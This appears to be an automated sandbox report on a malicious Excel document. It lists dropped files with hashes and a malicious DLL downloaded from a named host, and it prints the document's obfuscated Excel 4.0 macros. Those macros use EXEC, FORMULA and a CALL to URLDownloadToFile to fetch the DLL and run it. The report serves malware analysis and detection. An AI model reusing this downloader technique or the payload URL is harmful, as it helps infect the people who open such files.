Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.11466556781601
Encrypted:	false
SSDEEP:	6:kKPllkwTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:HMwTJrkPlE99SNxAhUe0ht
MD5:	DAE73406F57ACCA13A6BCA741457638D
SHA1:	92EDB28B1A2B8774BB853F3A51BB2E84D1943EDE
SHA-256:	09A4D2C168D63F22CD3514838B2E8F034DB2B2D3F3EBA013789AAAC0AA35F9F8
SHA-512:	A39B85375E1314F9827E3499528C2DF36C73AE6D181CCA529E0CC69C50481CC0848DEC4FD13F07663DAED2A916A23663A460241970DDA07A8BC3529B1A66A4C
Malicious:	false
Reputation:	low
Preview:	p..... .....6:.,..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i. c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."..0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ohior[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	1058304
Entropy (8bit):	6.53535499133489
Encrypted:	false
SSDEEP:	24576:5hHy+lLB10y0hvDP3PnlFnIOAVMeuaBAvRSM4eja:5hJl9N0hrHnlFnIOADAvRYB
MD5:	C5DF0AA6752CBADA9CC1461F1AE6B64C
SHA1:	17C84C667875594B0285B7412D0BE37FD05CD504
SHA-256:	9974282568010493 43CE5926CE4652FA0D74E4AB6A93C809C8CC385DEC620123
SHA-512:	21E383BFC558F0B05239A00DE59AD99F631226533AFC9D73F251EEA26754936931BF19BE7F9945800702AA4CDB5AFEC503740AA40AD72E9C96FC72E0DB943A7
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
IE Cache URL:	http://https://whiskyexpanse.com/ke/ohior.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E.....E.....E.....E.....m.....6...T.....T.....T..... .T.....Rich.....PE..L...X.\.....!.....8.....D.....P.....=....@.....`z.....z..d.....v.....k.....T.....@.....P ..,.....text...C7.....8..... ..`.rdata..F>...P...@...<.....@..@.data.....|.....@....rsrc....v.....x...B.....@..@.reloc...k.....l..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\B3EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	82208
Entropy (8bit):	7.883359597711546
Encrypted:	false
SSDEEP:	1536:yaC1JJ7BoQHbAr6AeW1eYbWZwHYvTS1Ru0qyCfQijWGHpM1Q:yaCnJqr6cbWZw4bSjveQijW2pM1Q
MD5:	6932B145DDB6922457DA77263FD1754E
SHA1:	3D8AB07403F7EDB6B309C13D7F87B2DBB4B58C01
SHA-256:	48910B4E3DDAAE28D6C18E6F812D95019A41B7F3FF6D5336FA2CB96F04849670
SHA-512:	AE33AB7EB2727286E24E77760F41CC52C8496366E1101368CE34A568C6589033C183711595E66F67CC2AA759E266386B44592287E35DC0178482F9A73A109E71
Malicious:	false
Reputation:	low
Preview:	.U]O.0.}.....uJ\....)..{.$....Mb._....~.N. *M#.K>.{.=v....V... ...Y. ..n.4mM....?H."3.)k.&[..r....~. ..6.&]..'..w.Y....3...E|.-u.oX..|.....&.1. ..oh...U...gZR...KT5.:..8=.XK3B0..,bk.....6.. ,.. (........ZU.K... F."....q.*.2....A..hB.....t.....C.y..k.....K..-..it...>[.Y[....Iv.PB.AU.J3..ak.8.yQx.)#....(.n..+.:.'td.s..{...Ks~B..@....D.....-.../..pB/s..Pt..c..].@h?].....:.g.I..=|..].c.....a.. /...B.}v.J.=#f.|.Q.C:P....4.`.....PK.....!.!..A.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabD146.tmp	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.I....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarD147.tmp	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	modified

C:\Users\user\AppData\Local\Temp\TarD147.tmp	
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....21030306285 5Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Thu Apr 8 00:46:43 2021, atime=Thu Apr 8 00:46:43 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.474905640580116
Encrypted:	false
SSDEEP:	12:85QPLgXg/XAlCPCHaXtB8XzB/pUX+WnicvbCbDtZ3YilMMEpxRljKvUTdJP9TdJ2:85Y/XTd6jYYeyDv3qdrNru/
MD5:	951A0E0CB8606EEF33219F64F47BDA04
SHA1:	99E33BDC3EFDFD8E507BACC21FD736459F072583
SHA-256:	F7B98730EF7D1FA92877BF3343D3031272AC398E2351DC23A28918D1A671C159
SHA-512:	0AE4233FE581EB8F4D1EF632BB8A4CAD166FFB65B47889F796C6EFA92168037DEADB08AAD6D82AA0DC5861E186AEE620B9990758E515D89FEF8674F215F1D588
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..+.1..,..+.1..,... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R....Desktop.d.....QK.X.R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\367706\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....367706.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Documents_460000622_1464906353.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Thu Apr 8 00:46:43 2021, atime=Thu Apr 8 00:46:43 2021, length=115712, window=hide
Category:	dropped
Size (bytes):	2228
Entropy (8bit):	4.516452407405915
Encrypted:	false
SSDEEP:	48:8v/XT0jFQaP1d+8dQh2v/XT0jFQaP1d+8dQ/:8v/XojFQUThdQh2v/XojFQUThdQ/
MD5:	90FB6C5F59725EA0D24D18D091040BBC
SHA1:	004673E5C653BADB46406B4C5D5DD246614A8D0A
SHA-256:	AECEB49FB09A71238F3153457F683A2821D5B598F3000C3B04B0287125B1A6E5
SHA-512:	68D91C78D7848FD7ACF3CD96FE82D6CC7141D5BF0369FE7597AFDB5B2215FFF22B8B7167AC66ECCEBC009F7D30FCE26DA811D6C2B455B4D7DC42E2288D397EA
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....M...{..+.1.,...p=.,.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..t...R.. .DOCUME~1.XLS..r.....Q.y.Q.y*...8.....D.o.c.u.m.e.n.t.s._.4.6.0.0.0.0.6.2.2._.1.4.6.4.9.0.6.3.5.3...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\367706\Users.user\Desktop\Documents_460000622_1464906353.xls.9.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.o.c.u.m.e.n.t.s._.4.6.0.0.0.0.6.2.2._.1.4.6.4.9.0.6.3.5.3...x.l.s.....:...,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	143
Entropy (8bit):	4.652162523364624

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Encrypted:	false
SSDEEP:	3:oyBVomMU9RTDXvbkTGXC5S/9RTDXvbkTGXCmMU9RTDXvbkTGXCv:dj6C1n7ASl1n7UC1n7s
MD5:	A5C1694C63A4C40F758FAC46C375CFC4
SHA1:	09CDCEEAAD5508225FFACCD2F7C99CEC1A5E85EB
SHA-256:	21350610F2A79F94FC49E80087B5F2105A57A71DD2781532E08CB037A1D20D09
SHA-512:	22A7F91BA27C4C46483F134973FE8D2E2607A634AA8C688C3BD9C04C3089744D8F161268214A7F0057AABDB310194C7A18664B1A293E68D907E119BBDED906C(
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..Documents_460000622_1464906353.LNK=0..Documents_460000622_1464906353.LNK=0..[xls]..Documents_460000622_1464906353.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\4MFCXH41.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	118
Entropy (8bit):	4.5708003640240715
Encrypted:	false
SSDEEP:	3:GmM/OeByDE11R1UTpI96OcAdV1uGTKvcSNzivVddw9QzS5/:XM/w8qTpQd2GTlLVddAoS5/
MD5:	F081DDF03B7C946C0CC4C88EE9401E65
SHA1:	E484164F0407597634D03904FBE7196F0E8308EB
SHA-256:	AA4FF36CF14812E6C35F2C5BC766F2B43C6AE93008B622CAD49E72B617300023
SHA-512:	2084C0A9BECFD190009DA633239F7FFBF1B3A031AF40C353B7E081D0C6EBC119BA4A510A073F52B76664C5908E3BBE4FC59212D0FC43392BCC5389F27406F8D
Malicious:	false
IE Cache URL:	whiskyexpanse.com/
Preview:	__cfduid.d12fd379ff8b296fa7718ea14c16458e21617814039.whiskyexpanse.com/.9728.2763359616.30884704.132854913.30878745.*.

C:\Users\user\Desktop\54EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	164316
Entropy (8bit):	6.404543028003528
Encrypted:	false
SSDEEP:	3072:eF8rmdAItyzElBIL6lECbgBGGP5xLm7Tjw5bSjze2iNW2MmtJI7QExMmtiEUEoFG:48rmdAItyzElBIL6lECbgBvP5Nm7Tjwc
MD5:	45F873A63562D99B6CCC3CCA80975936
SHA1:	C84FC25F4EE80B0C195F5C710FDBAD7B65070EFE
SHA-256:	D9F09747AC993C5DF93BE887764D79C2456C67AAD6B7FA078C9DF0A471319C34
SHA-512:	38689D95BEDE8C9D436189EADBBD6E96F94FB5AAEFADA553188500E2BD08713280E93AD0DDE20C2991432F3B99D50CC4244B3E9C9EB336B0DD062F87865BD1 49
Malicious:	false
Preview:	........g2.....\.p....user B.....a.....=.....=.....i..9..8.....X.@.. .....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.. .....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1...@...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b .r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C .a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\ndgfht.frg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1058304
Entropy (8bit):	6.53535499133489
Encrypted:	false
SSDEEP:	24576:5hHy+lLB10y0hvDP3PnlFnIOAVMeuaBAvRSM4eja:5hJl9N0hrHnlFnIOADAvRYB
MD5:	C5DF0AA6752CBADA9CC1461F1AE6B64C
SHA1:	17C84C667875594B0285B7412D0BE37FD05CD504
SHA-256:	997428256801049343CE5926CE4652FA0D74E4AB6A93C809C8CC385DEC620123
SHA-512:	21E383BFC558F0B05239A00DE59AD99F631226533AFC9D73F251EEA26754936931BF19BE7F9945800702AA4CDB5AFEC503740AA40AD72E9C96FC72E0DB943A7I
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E.....E.....E.....E.....m.....6...T.....T.....T..... .T.....Rich.....PE..L...X.\.....!.....8.....D.....P.....=....@.....`z.....z..d.....v.....k.....T.....@.....P ..,.....text...C7.....8..... ..`.rdata..F>...P...@...<.....@..@.data.....|.....@....rsrc....v.....x...B.....@..@.reloc...k.....l..... .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Last Saved By: Windows User, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed Apr 7 13:38:33 2021, Security: 0
Entropy (8bit):	3.202085554218189
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Documents_460000622_1464906353.xls
File size:	291840
MD5:	bcd540201ec5e0301816d194bb15ec30
SHA1:	e5ca3f6cbb69736c904ff77f7ab6514fc48153a3
SHA256:	a83ce7af997c7514b9faa386fde353ce094e7ef5bfc31dfb52dc9f5d7cfee43e
SHA512:	51904ad2d3d789b7855b2499e3917a0d8b5ba31acf7120763ef3a10b11855b5312ca92c7f96d0893acd8b014b06510f0ec2c0c72430159575106b2c9dc2645c4
SSDEEP:	6144:46tIrWqoY5O3vuVULCc9u/vRTP8RXToK+dmXaU:JxaU
File Content Preview:	.....>.....8.....3...4...5...6...7.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Documents_460000622_1464906353.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Last Saved By:	Windows User
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-07 12:38:33
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False

Document Summary	
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.35273196153
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . . @ . . . . H . . . . D o c u S i g n . . . . . . Docs 1 . . . . . Docs 2 . . . . . Docs 3 . . . . W o r k s h e e t s . . . . E x c e l 4 . 0 M a c r o s . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d0 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 89 00 00 00 02 00 00 00 e4 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.272742285417
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . X . . . . p . . . . | . . . . W i n d o w s U s e r . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . * . . . + ...
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 90 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 58 00 00 00 0c 00 00 00 70 00 00 00 0d 00 00 00 7c 00 00 00 13 00 00 00 88 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 10 00 00 00 57 69 6e 64 6f 77 73 20

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 279643

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	279643
Entropy:	3.18536385559
Base64 Encoded:	True
Data ASCII:	. . . . T . . . . \\ . p . . W i n d o w s U s e r B . . . . D o c s 2 . . ! . . . . : . . . . 7 . . . . = ... i . . 9 . . 8 X
Data Raw:	09 08 08 00 00 05 05 00 0a 54 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 0c 57 69 6e 64 6f 77 73 20 55 73 65 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATA
N(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(246
72416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416
276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(2467241627612
7600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)
=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=EXEC('Docs 3'!BP86&'Docs 3'!BP8
7&'Docs 3'!BO97&'Docs 3'!BO98&'Docs 3'!BR66&'Docs 3'!BR86&'Docs 3'!BR87&'Docs 3'!BT94&'Docs 3'!BR103&'Docs 3'!BT101)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(
2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.746
57246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246
527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.7465724652764
2E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+2
4)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=AT
AN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)='Docs 3'!BA19()
```

```
,,,,,ht,,,,,tps://,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(2467241
276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(2467241627612
7600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)
```

=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASI
N(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241
626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(24162642
1642164000000)=ACOS(2.74657246527642E+24)=FORMULA(BJ10&BJ11&'Docs 3'!BI37&'Docs 3'!BI38,BJ8)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642
E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)
",,,,,,"=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)
=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATA
N(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(24672416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=ATAN(246
72416276127600)=ASIN(241626421642164000000)=ACOS(2.74657246527642E+24)=CALL(""U""&'Docs 3'!BQ77&'Docs 3'!BM72&""L""&'Docs 3'!BM73&'Docs 3'!BO73,""UR""&'Docs 3'!BT72&'Docs 3'!B
T73&'Docs 3'!BU71&'Docs 3'!BS80&'Docs 3'!BS81,'Docs 3'!BU77&'Docs 3'!BU84,0,BJ8,'Docs 3'!BR66,0,0)='Docs 1'!AR25()",,,,,,


=HALT(),,
,,,,,,,,,,,,,,,,,,,,,whiskyexpanse.com/ke/ohior.,,,,,,,,,,,,,,,,,,dll,,,
